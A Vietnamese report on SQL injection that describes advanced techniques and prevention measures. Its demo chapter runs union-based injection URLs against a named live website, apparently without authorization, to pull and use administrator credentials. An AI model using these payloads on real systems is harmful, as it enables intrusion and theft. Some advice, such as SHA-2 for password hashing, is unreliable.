Mã hóa những dữ liệu nhạy cảm trong cơ sở dữ liệu của bạn. Nó bao gồm mật khẩu, câu hỏi và câu trả lời về bảo mật, dữ liệu tài chính, thông tin y tế và các thông tin khác có ích cho các tác nhân độc hại. Điều này sẽ đảm bảo rằng ngay cả khi tin tặc nằm trong tay dữ liệu của bạn, chúng sẽ không thể khai thác nó ngay lập tức, cho bạn thời gian để phát hiện ra sự vi phạm, đánh dấu và thực hiện các biện pháp phản ứng khác như thực thi khôi phục mật khẩu, đảm bảo rằng dữ liệu bị đánh cắp mất giá trị trước khi kẻ tấn công giải mã nó. Nếu bạn đang hashing mật khẩu của mình, nên sử dụng các thuật toán mạnh như SHA-2, nó sẽ sớm trở thành tiêu chuẩn ngành công nghiệp để bảo vệ mật khẩu. MD5 và SHA-1 đã lỗi thời và có thể bị giải mã.

Đối với các hình thức mã hóa khác, hãy cẩn thận khi bạn cất giữ thông tin giải mã, và đừng bao giờ đặt chúng ở cùng 1 nơi. Sẽ thật vô nghĩa nếu bạn mã hóa dữ liệu nhưng lại đặt cách thức giải mã ngay cạnh chúng, hacker sẽ dễ dàng truy cập vào chúng ngay khi chúng xâm hại máy chủ.

### **Không lưu trữ dữ liệu nhạy cảm không cần thiết**

Khi bạn lưu trữ thông tin trong cơ sở dữ liệu, hãy xem nó sẽ gây tác hại như thế nào nếu bị rơi vào tay kẻ xấu, và quyết định xem bạn có thực sự cần lưu trữ nó hay không. Cuộc tấn công của Ashley Madison đã làm lộ những bí mật đen tối và thông tin mật của khoảng 37 triệu người trên internet và đã gây ra một số thiệt hại nghiêm trọng, một phần trong sự thành công của kẻ tấn công là do nhà cung cấp web đã

không dọn dẹp các thông tin nhạy cảm từ cơ sở dữ liệu. Vì vậy, điểm mấu chốt là, không lưu trữ thông tin nhạy cảm trong cơ sở dữ liệu trừ khi bạn thực sự cần. Và thậm chí sau đó, xóa thông tin khi không còn sử dụng.

## 2. Tấn công nâng cao

### ***\*Time-Based Blind SQL Injection***

Time-Based Blind SQL Injection là một phương pháp tấn công SQL Injection được thực hiện khi server không trả về bất kỳ lỗi SQL nào, nhưng vẫn cho phép tin tặc xác định thông tin từ cơ sở dữ liệu thông qua việc ngắt quá trình thực thi của câu lệnh SQL. Phương pháp này dựa trên việc tin tặc gửi các câu lệnh SQL có tính năng ngủ định lượng lớn (ví dụ: ``sleep()``) và đánh giá thời gian phản hồi của server để xác định liệu câu lệnh SQL có được thực thi thành công hay không.

#### **Các bước cơ bản của Time-Based Blind SQL Injection bao gồm:**

1. Sử dụng các thao tác logic để xác định điều kiện đúng/sai (true/false).
2. Sử dụng hàm ``sleep()`` hoặc các phương thức tương tự để gây trễ phản hồi từ server.
3. Theo dõi thời gian phản hồi từ server để suy ra thông tin về cấu trúc của cơ sở dữ liệu, dữ liệu cụ thể hoặc thậm chí thực hiện các lệnh SQL khác.

Phương pháp này yêu cầu thời gian và công sức hơn so với các tấn công SQL Injection thông thường, nhưng vẫn rất mạnh mẽ và có thể thành công trong những trường hợp server được bảo vệ tốt và không hiển thị lỗi cụ thể.

### ***\*Advanced Union-Based SQL Injection***

Advanced Union-Based SQL Injection là một phương pháp tấn công SQL Injection nâng cao, sử dụng để truy xuất và lấy thông tin từ cơ sở dữ liệu của ứng dụng web. Phương pháp này thường được áp dụng khi ứng dụng web không trả về bất kỳ thông báo lỗi SQL cụ thể nào cho người dùng.

#### **Các đặc điểm chính của Advanced Union-Based SQL Injection bao gồm:**

1. Sử dụng câu lệnh UNION: Đây là một toán tử trong SQL cho phép kết hợp các kết quả từ các câu lệnh SELECT khác nhau thành một kết quả duy nhất. Khi kết hợp với SQL Injection, người tấn công có thể chèn câu lệnh UNION để nối các kết quả từ các bảng hoặc câu lệnh SELECT khác nhau trong cùng một truy vấn SQL.



2. Xác định số cột và kiểu dữ liệu: Người tấn công cần phải xác định số lượng cột và kiểu dữ liệu của các cột trong bảng mục tiêu của cơ sở dữ liệu. Điều này có thể được thực hiện bằng cách sử dụng các kỹ thuật như ORDER BY hoặc UNION SELECT để phân tích và thu thập thông tin về cấu trúc của cơ sở dữ liệu.

3. Thu thập dữ liệu: Sau khi xác định được cấu trúc của bảng, người tấn công có thể sử dụng câu lệnh UNION SELECT để lấy dữ liệu từ các bảng trong cơ sở dữ liệu. Các dữ liệu này có thể là thông tin nhạy cảm như tên người dùng, mật khẩu, thông tin tài khoản, và các dữ liệu khác mà ứng dụng web lưu trữ.

4. Sử dụng các công cụ và kỹ thuật tiên tiến: Để thực hiện Advanced Union-Based SQL Injection, người tấn công thường sẽ sử dụng các công cụ tự động hỗ trợ như SQLMap, để tự động hóa quá trình phát hiện và khai thác lỗ hổng SQL Injection. Ngoài ra, các kỹ thuật như comment-out payloads, sử dụng các hàm và toán tử SQL phức tạp hơn cũng có thể được áp dụng để vượt qua các biện pháp bảo vệ của ứng dụng web.

Advanced Union-Based SQL Injection yêu cầu người tấn công có kiến thức sâu về SQL và khả năng phân tích cấu trúc của cơ sở dữ liệu để thành công. Đây là một trong những kỹ thuật phổ biến và mạnh mẽ nhất trong các phương pháp tấn công SQL Injection.

### ***\*Stored Procedure Traversal***

Stored Procedure Traversal (hay còn gọi là Stored Procedure Injection) là một kỹ thuật tấn công SQL Injection nhằm khai thác và thực thi các stored procedure trên cơ sở dữ liệu từ một ứng dụng web bị lỗ hổng.

Một stored procedure là một tập hợp các câu lệnh SQL được lưu trữ trên cơ sở dữ liệu và có thể được gọi và thực thi từ các ứng dụng hoặc các truy vấn SQL khác. Stored procedures thường được sử dụng để cung cấp các chức năng phức tạp hoặc thực hiện các nhiệm vụ nhất định trên cơ sở dữ liệu.

Khi ứng dụng web bị lỗ hổng SQL Injection, người tấn công có thể sử dụng kỹ thuật Stored Procedure Traversal để:

1. Thực thi các stored procedure có sẵn: Người tấn công có thể thực thi các stored procedure có sẵn trên cơ sở dữ liệu, chẳng hạn như các stored procedure để truy vấn hoặc chỉnh sửa dữ liệu, thậm chí thực hiện các hành động nhạy cảm như xóa dữ liệu.

2. Khai thác các lỗ hổng bảo mật trong các stored procedure: Nếu các stored procedure có lỗ hổng bảo mật, người tấn công có thể khai thác để có thể thực hiện các hành động không được phép hoặc có hại, chẳng hạn như thực thi các lệnh SQL tùy ý.

3. Đọc dữ liệu từ các stored procedure: Người tấn công có thể sử dụng Stored Procedure Traversal để đọc các dữ liệu từ các stored procedure và thu thập thông tin nhạy cảm từ cơ sở dữ liệu.

Để thực hiện kỹ thuật Stored Procedure Traversal, người tấn công cần phải khai thác lỗ hổng SQL Injection để chèn các lệnh SQL thực thi hoặc thực thi các stored procedure trực tiếp từ các truy vấn gửi từ ứng dụng web đến cơ sở dữ liệu. Điều này yêu cầu có kiến thức sâu về cả SQL và cấu trúc của cơ sở dữ liệu mà ứng dụng web đang sử dụng.

Tóm lại, Stored Procedure Traversal là một kỹ thuật tấn công mạnh mẽ trong SQL Injection, cho phép người tấn công khai thác và thực thi các stored procedure trên cơ sở dữ liệu từ ứng dụng web bị lỗ hổng.

### ***\*Double Query SQL Injection***

Double Query SQL Injection là một kỹ thuật tấn công SQL Injection tiên tiến, được sử dụng để khai thác và lấy dữ liệu từ cơ sở dữ liệu thông qua việc chèn và thực thi nhiều câu lệnh SQL trong một lần truy vấn.

#### **Cách thức hoạt động của Double Query SQL Injection:**

1. Chèn nhiều câu lệnh SQL: Người tấn công chèn một chuỗi bao gồm nhiều câu lệnh SQL vào một tham số hay một trường dữ liệu của ứng dụng web bị lỗ hổng SQL Injection. Ví dụ:

...

'; SELECT \* FROM users; --

...

Trong đó, `';` kết thúc câu lệnh SQL gốc, sau đó là `SELECT \* FROM users;` là câu lệnh SQL bổ sung mà người tấn công muốn thực thi, và `--` là comment để bỏ qua phần còn lại của câu lệnh gốc.

2. Thực thi các câu lệnh SQL bổ sung: Khi ứng dụng web không hợp lệ hóa hoặc không chặn được đúng cách các ký tự đặc biệt như dấu chấm phẩy (;) và dấu hai chấm (``), các câu lệnh SQL bổ sung sẽ được thực thi bởi cơ sở dữ liệu.

3. Thu thập dữ liệu: Kết quả của các câu lệnh SQL bổ sung sẽ được trả về cho người tấn công thông qua kết quả của truy vấn ban đầu. Người tấn công có thể sử dụng kỹ thuật này để lấy dữ liệu từ các bảng khác nhau, thậm chí thực hiện các hành động khác như thêm, sửa, xóa dữ liệu.

### **Đặc điểm của Double Query SQL Injection:**

- Khả năng thực thi nhiều câu lệnh: Double Query SQL Injection cho phép người tấn công thực thi nhiều câu lệnh SQL trong một lần truy vấn, tăng tính mạnh mẽ và linh hoạt của tấn công.
- Yêu cầu kỹ thuật cao: Để thành công với Double Query SQL Injection, người tấn công cần có kiến thức sâu về SQL để biết cách chèn và thực thi các câu lệnh một cách hiệu quả.
- Nguy cơ lớn: Nếu không được bảo vệ chặt chẽ, Double Query SQL Injection có thể dẫn đến rất nhiều hậu quả nghiêm trọng như lộ thông tin nhạy cảm hoặc thậm chí kiểm soát cơ sở dữ liệu.

Double Query SQL Injection là một trong những kỹ thuật tấn công SQL Injection phổ biến và mạnh mẽ, yêu cầu những biện pháp phòng ngừa cụ thể để bảo vệ ứng dụng web khỏi sự khai thác này.

### ***\*Exploitation of ORM (Object-Relational Mapping) Frameworks***

Exploitation of ORM (Object-Relational Mapping) Frameworks là một kỹ thuật tấn công được sử dụng để khai thác lỗ hổng bảo mật trong các ứng dụng sử dụng ORM frameworks. Đây là một trong những phương pháp tấn công mới mà các kẻ tấn công thường sử dụng để tận dụng những vấn đề bảo mật trong việc triển khai và sử dụng các ORM.

### **Các đặc điểm chính của Exploitation of ORM Frameworks:**

1. SQL Injection qua ORM: Người tấn công có thể khai thác lỗ hổng SQL Injection thông qua việc xây dựng các câu lệnh truy vấn ORM mà không đảm bảo an toàn.

Điều này có thể xảy ra khi ứng dụng sử dụng ORM một cách không đúng cách hoặc thiếu kiểm tra dữ liệu đầu vào, dẫn đến khai thác lỗ hổng SQL Injection qua ORM.

2. Khai thác lỗ hổng logic của ORM: Các ORM frameworks thường cung cấp khả năng ánh xạ giữa đối tượng và cơ sở dữ liệu một cách tự động. Người tấn công có thể tìm ra các lỗ hổng logic trong cách mà ORM được cấu hình hoặc sử dụng để thực hiện các hành động không được phép, chẳng hạn như thay đổi cấu trúc cơ sở dữ liệu hoặc xóa dữ liệu.

3. Khai thác lỗ hổng của API ORM: Các API của ORM thường cung cấp các phương thức để thực thi các truy vấn hoặc thay đổi dữ liệu. Nếu không được bảo vệ chặt chẽ, các phương thức này có thể bị khai thác để thực hiện các hành động không mong muốn từ xa.

4. Tấn công qua tầng logic ứng dụng: Người tấn công có thể tận dụng lỗ hổng bảo mật trong việc triển khai logic của ứng dụng, ví dụ như sử dụng ORM một cách sai lầm trong việc kiểm tra quyền truy cập hoặc xử lý dữ liệu.

5. Phát hiện và khai thác các lỗ hổng mới: Vì ORM frameworks thường cung cấp các tính năng phức tạp và đa dạng, người tấn công có thể phát hiện và khai thác các lỗ hổng mới, chưa được biết đến trước đó, trong cách mà ORM được triển khai và sử dụng.

### **Cách thức phòng ngừa Exploitation of ORM Frameworks:**

- Kiểm tra và cập nhật các bản vá bảo mật: Đảm bảo rằng các ORM frameworks và các thư viện liên quan được cập nhật thường xuyên để bảo vệ khỏi các lỗ hổng bảo mật đã biết.
- Kiểm tra dữ liệu đầu vào: Áp dụng các biện pháp kiểm tra dữ liệu đầu vào chặt chẽ để ngăn chặn các cuộc tấn công SQL Injection và các hành động không mong muốn khác.
- Hạn chế quyền truy cập và thực thi: Thiết lập các quyền truy cập và phân quyền chính xác để giảm thiểu tác động của các cuộc tấn công thành công.
- Kiểm tra và đánh giá mã nguồn: Kiểm tra mã nguồn ứng dụng và các cấu hình ORM để phát hiện và khắc phục các lỗ hổng bảo mật có thể được khai thác.

**Exploitation of ORM Frameworks** là một vấn đề bảo mật nghiêm trọng trong các ứng dụng web hiện đại sử dụng ORM để tương tác với cơ sở dữ liệu. Để bảo vệ

ứng dụng của mình, các nhà phát triển và quản trị viên hệ thống cần hiểu và triển khai các biện pháp phòng ngừa bảo mật phù hợp.

### CHƯƠNG 3:

## DEMO TẤN CÔNG SQL INJECTION

### \*Tấn công lấy username và password của người quản trị

Tool sử dụng:

+ add-on cho firefox: hackbar 1.4.2

+<http://gdataonline.com/>

+wed admin finder v2.0

Victim:

<https://xaydungchuyennghiep.com/>


Mục đích:

+khai thác lỗi của trang web này

+lấy được username, password của người quản trị

1. <https://xaydungchuyennghiep.com/>

- Giao diện chính



- Khai thác lỗi

.<http://xaydungchuyennghiep.com/user/newsdetails.php?id=163>




. [http://xaydungchuyennghiep.com/user/newsdetails.php?id=163 order by \[n\]--](http://xaydungchuyennghiep.com/user/newsdetails.php?id=163 order by [n]--)






. <http://xaydungchuyennghiep.com/user/newsdetails.php?id=163> union select  
1,2,3,4,5,6,7,8,9,10--



<http://xaydungchuyennghiep.com/user/newsdetails.php?id=-163> union select  
1,2,3,4,5,6,7,8,9,10--



. http://xaydungchuyenngghiep.com/user/newsdetails.php?id=-163 union select 1,version(),3,4,5,6,7,8,9,10--



. http://xaydungchuyenngghiep.com/user/newsdetails.php?id=-163 union select 1,group\_concat(table\_name),3,4,5,6,7,8,9,10 from information\_schema.table where table\_schema=database()--



. http://xaydungchuyenngghiep.com/user/newsdetails.php?id=-163 union select 1,group\_concat(column\_name),3,4,5,6,7,8,9,10 from information\_schema.columns where table\_schema=database()--






. http://xaydungchuyennghiep.com/user/newsdetails.php?id=-163 union select 1,concat(username),3,4,5,6,7,8,9,10 from admin--



Lấy username với password

- + Lấy được tất cả username, password của những người quản trị hệ thống
- + Thực hiện quá trình đăng nhập

<https://xaydungchuyennghiep.com/manager>



# ĐĂNG NHẬP

Tên đăng nhập	<input type="text"/>
Mật khẩu	<input type="password"/>
	<input type="button" value="Đăng nhập"/> <input type="button" value="Hủy bỏ"/>
<input type="text"/>	

Username: abcc

Password: 123

## ADMINISTRATOR

- Quản trị viên
- Đổi mật khẩu
- Quản lý tin
- Upload
- Tạo quyền

Chào Mừng Bạn Đã Vào Trang Quản Trị Của Website

Chúc Bạn Có Một Ngày Làm Việc Hiệu Quả

## CHƯƠNG 4:

### CÁCH PHÒNG CHỐNG

\* Để phòng chống SQL injection hiệu quả, các nhà phát triển và quản trị hệ thống có thể áp dụng các biện pháp bảo mật sau đây:

1. **Sử dụng Prepared Statements và Parameterized Queries:** Đây là phương pháp hiệu quả nhất để ngăn chặn SQL injection. Thay vì dựng câu truy vấn bằng cách nối chuỗi với dữ liệu người dùng, sử dụng Prepared Statements (đối với JDBC trong Java) hoặc Parameterized Queries (trong các ngôn ngữ lập trình khác như PHP, Python, .NET) để tách biệt câu truy vấn SQL và dữ liệu người dùng.

Ví dụ: **Không an toàn - Dùng chuỗi truy vấn:**

```
$username = $_POST['username'];
```

```
$password = $_POST['password'];
```

```
$sql = "SELECT * FROM users WHERE username = '$username' AND password = '$password'";
```

```
$result = mysqli_query($conn, $sql);
```

**An toàn - Sử dụng Prepared Statements:**

```
$username = $_POST['username'];
```

```
$password = $_POST['password'];
```

```
$stmt = $conn->prepare("SELECT * FROM users WHERE username = ? AND password = ?");
```

```
$stmt->bind_param("ss", $username, $password);
```

```
$stmt->execute();
```

```
$result = $stmt->get_result();
```

**2. Sử dụng Stored Procedures:** Thay vì viết trực tiếp các câu lệnh SQL trong mã ứng dụng, sử dụng stored procedures trên cơ sở dữ liệu. Stored procedures giúp giảm thiểu khả năng bị tấn công bằng cách giới hạn quyền truy cập và xử lý dữ liệu an toàn hơn.

**3. Kiểm tra và Xử lý Dữ liệu Đầu Vào:** Đầu tiên, hãy luôn kiểm tra và xác thực dữ liệu người dùng trước khi đưa vào câu lệnh SQL. Loại bỏ hoặc làm sạch bất kỳ ký tự đặc biệt nào có thể được sử dụng để chèn các câu lệnh SQL độc hại.

**Ví dụ: Không an toàn - Không kiểm tra dữ liệu:**

```
$username = $_POST['username'];
```

```
$sql = "SELECT * FROM users WHERE username = '$username'";
```

```
$result = mysqli_query($conn, $sql);
```

**An toàn - Kiểm tra và làm sạch dữ liệu:**

```
$username = mysqli_real_escape_string($conn, $_POST['username']);
```

```
$sql = "SELECT * FROM users WHERE username = '$username'";
```

```
$result = mysqli_query($conn, $sql);
```

**4. Ngăn Chặn Thông Tin Lỗi Chi Tiết:** Không hiển thị thông tin lỗi chi tiết từ cơ sở dữ liệu cho người dùng cuối. Thông tin lỗi chi tiết có thể giúp kẻ tấn công xác định cấu trúc cơ sở dữ liệu và lỗ hổng bảo mật tiềm tàng. Thay vào đó, ghi lại các lỗi vào các tệp log để điều tra sau này.

**Ví dụ: Không an toàn - Hiển thị thông tin lỗi chi tiết:**

```
if (!$result) {
```

```
    die('Query failed: ' . mysqli_error($conn));
```

```
}
```

**An toàn - Ghi log lỗi mà không tiết lộ thông tin quan trọng:**

```
if (!$result) {  
  
    error_log('Query failed: ' . mysqli_error($conn));  
  
    die('Query failed');  
  
}
```

**5. Áp Dụng Nguyên Tắc Ngăn Ngừa:** Sử dụng các nguyên tắc ngăn ngừa như nguyên tắc tối thiểu quyền (least privilege principle) để giảm thiểu các đặc quyền truy cập của người dùng hoặc ứng dụng đến các đối tượng và dữ liệu trong cơ sở dữ liệu.

Ví dụ: **Không an toàn - Đặt quyền truy cập cao:**

```
GRANT ALL PRIVILEGES ON database.* TO 'user'@'localhost';
```

**An toàn - Đặt quyền truy cập tối thiểu:**

```
GRANT SELECT, INSERT, UPDATE, DELETE ON database.* TO  
'user'@'localhost';
```

**6. Cập Nhật Thường Xuyên:** Đảm bảo các hệ thống cơ sở dữ liệu và framework lập trình luôn được cập nhật phiên bản mới nhất để bảo vệ chống lại các lỗ hổng bảo mật đã biết.

**7. Kiểm Tra Bảo Mật Mã Nguồn (Code Review):** Thực hiện kiểm tra mã nguồn thường xuyên để phát hiện và sửa lỗi SQL injection cũng như các lỗ hổng bảo mật khác.

**8. Sử Dụng Cơ Chế Bảo Vệ Bổ Sung (WAF):** Sử dụng các Firewall ứng dụng web (WAF) để bổ sung cho hệ thống. WAF có thể giúp phát hiện và ngăn chặn các cuộc tấn công SQL injection bằng cách kiểm tra các yêu cầu HTTP trước khi chúng đến được ứng dụng.

**9. Giáo Dục và Đào Tạo:** Đào tạo nhân viên về các nguy cơ và biện pháp phòng chống SQL injection để nâng cao nhận thức và sự hiểu biết về bảo mật thông tin.

**10. Sử dụng ORM (Object-Relational Mapping):** ORM là một công cụ cho phép bạn làm việc với cơ sở dữ liệu mà không cần viết trực tiếp các câu lệnh SQL. Các thư viện ORM như Hibernate (cho Java), Entity Framework (cho .NET),

SQLAlchemy (cho Python) tự động sinh ra các truy vấn SQL an toàn từ các đối tượng và truy vấn dữ liệu.

#### **Ví dụ sử dụng Hibernate (Java):**

```
CriteriaBuilder builder = session.getCriteriaBuilder();
CriteriaQuery<User> query = builder.createQuery(User.class);
Root<User> root = query.from(User.class);
query.select(root).where(builder.equal(root.get("username"), username));
List<User> users = session.createQuery(query).getResultList();
```

11. **Tạo Whitelist cho Dữ liệu Đầu Vào**: Chỉ cho phép dữ liệu đầu vào được chấp nhận nằm trong một danh sách các giá trị hợp lệ (whitelist). Điều này giúp loại bỏ các ký tự đặc biệt và các chuỗi nguy hiểm trước khi chúng được sử dụng trong câu lệnh SQL.

#### **Ví dụ trong PHP:**

```
$allowed_values = array('admin', 'user', 'moderator');
$role = $_POST['role'];

if (in_array($role, $allowed_values)) {
    // Sử dụng $role an toàn trong câu truy vấn SQL
    $sql = "SELECT * FROM users WHERE role = '$role'";
    $result = mysqli_query($conn, $sql);
} else {
    // Xử lý lỗi hoặc từ chối truy cập
}
```

12. **Cấu hình Bảo mật Cơ Sở Dữ Liệu**: Đảm bảo rằng cơ sở dữ liệu được cấu hình để hạn chế quyền truy cập của người dùng hoặc ứng dụng đến các chức năng chỉ cần thiết. Sử dụng các tài khoản cơ sở dữ liệu với quyền hạn hợp lý, không sử dụng tài khoản có quyền quản trị cho các nhiệm vụ không cần thiết.
13. **Regular Expression (Regex) Validation**: Áp dụng kiểm tra chuỗi bằng Regular Expression để đảm bảo rằng dữ liệu người dùng không chứa các ký tự đặc biệt không mong muốn trước khi được sử dụng trong câu lệnh SQL.

#### **Ví dụ trong JavaScript:**

```
var username = document.getElementById("username").value;
var regex = /^[a-zA-Z0-9_]+$/; // Chỉ cho phép ký tự chữ, số và dấu gạch dưới
```

```

if (!regex.test(username)) {
    // Xử lý lỗi hoặc từ chối truy cập
} else {
    // Sử dụng username an toàn trong câu truy vấn SQL
}

```

#### 14. Sử Dụng Cơ Chế CSRF (Cross-Site Request Forgery) Tokens : CSRF

Tokens giúp bảo vệ các yêu cầu gửi đi từ người dùng tránh bị khai thác để thực hiện các hành động không mong muốn, bao gồm việc chèn các lệnh SQL độc hại.

##### Ví dụ sử dụng CSRF Tokens trong PHP:

```

session_start();

if ($_POST['token'] === $_SESSION['csrf_token']) {
    // Xử lý yêu cầu an toàn
} else {
    // Xử lý lỗi hoặc từ chối truy cập
}

```

Các biện pháp trên cùng nhau tạo thành một chiến lược bảo mật toàn diện để ngăn chặn các cuộc tấn công SQL injection và bảo vệ dữ liệu của bạn khỏi các rủi ro bảo mật. Việc kết hợp nhiều biện pháp này là cách tiếp cận tốt nhất để đảm bảo an toàn cho ứng dụng của bạn.

#### Còn một vài cách phòng chống SQL injection nữa mà bạn có thể áp dụng:

15. **Chỉ đọc (Read-only) truy vấn dữ liệu:** Đối với các truy vấn mà không cần thay đổi dữ liệu trong cơ sở dữ liệu, hãy sử dụng quyền chỉ đọc. Điều này giảm thiểu nguy cơ các cuộc tấn công SQL injection vì kẻ tấn công không thể thực hiện các câu lệnh INSERT, UPDATE hoặc DELETE.

Ví dụ trong MySQL:

```
GRANT SELECT ON database.* TO 'user'@'localhost';
```

16. **Hạn chế số lượng câu lệnh SQL phức tạp:** Tránh sử dụng các câu lệnh SQL phức tạp hoặc không cần thiết mà có thể mở ra cơ hội cho các lỗ hổng SQL

injection. Thiết kế cơ sở dữ liệu và ứng dụng sao cho câu truy vấn SQL đơn giản và hiệu quả.

17. **Chỉ cho phép kết nối từ các máy chủ tin cậy**: Cấu hình tường lửa (firewall) để chỉ cho phép các kết nối đến cơ sở dữ liệu từ các máy chủ tin cậy hoặc mạng nội bộ. Điều này giảm thiểu nguy cơ các cuộc tấn công từ bên ngoài.
18. **Đảm bảo an ninh mạng toàn diện**: Bảo vệ mạng và hệ thống của bạn khỏi các cuộc tấn công từ bên ngoài bằng cách triển khai các giải pháp bảo mật mạng như tường lửa, IPS (Intrusion Prevention System), giám sát bảo mật, và cập nhật thường xuyên.
19. **Sử dụng công cụ kiểm tra và bảo mật**: Sử dụng các công cụ kiểm tra bảo mật để quét và phát hiện các lỗ hổng SQL injection trong mã nguồn và cơ sở dữ liệu của bạn. Các công cụ như OWASP ZAP, Burp Suite, SQLMap có thể giúp bạn phát hiện và khắc phục các lỗ hổng bảo mật này.
20. **Tích hợp bảo mật từ đầu**: Đảm bảo rằng bảo mật là một phần của quy trình phát triển phần mềm từ đầu. Đào tạo nhân viên về bảo mật, áp dụng các nguyên tắc và phương pháp phát triển an toàn sẽ giảm thiểu nguy cơ các lỗ hổng bảo mật, bao gồm SQL injection.

## CHƯƠNG 5: KẾT LUẬN

SQL injection luôn được đánh giá là một trong những lỗ hổng bảo mật web nguy hiểm nhất trong nhiều năm qua. Do đó, đối với những người lập trình web cần hiểu rõ nguyên nhân và cách khắc phục sao cho hiệu quả. Những người quản trị cần có những cấu hình cần thiết để tránh nguy cơ và giảm thiểu tác hại trong trường hợp ứng dụng web có lỗi có thể khai thác SQL Injection.

SQL Injection đã tồn tại quanh ta trong nhiều thập kỷ và có thể sẽ tiếp tục đứng đầu bảng xếp hạng các lỗ hổng nguy hiểm trong những năm tới. Chỉ mất một vài bước dễ dàng – nhưng sẽ là một sự toan tính rất tốt – để bảo vệ chính bạn và người dùng của bạn khỏi sự tấn công này, và lỗ hổng này sẽ là một trong những ưu tiên hàng đầu khi kiểm tra mã nguồn cho các lỗ hổng bảo mật.

Việc đầu tiên cần làm để tránh trở thành nạn nhân của cuộc tấn công tiếp theo về vi phạm dữ liệu SQL injection là kiểm soát và xác nhận input của người dùng, tiếp theo đó cần tự trang bị những công cụ cần thiết để bảo vệ cho website của mình một khi chúng ghé thăm.



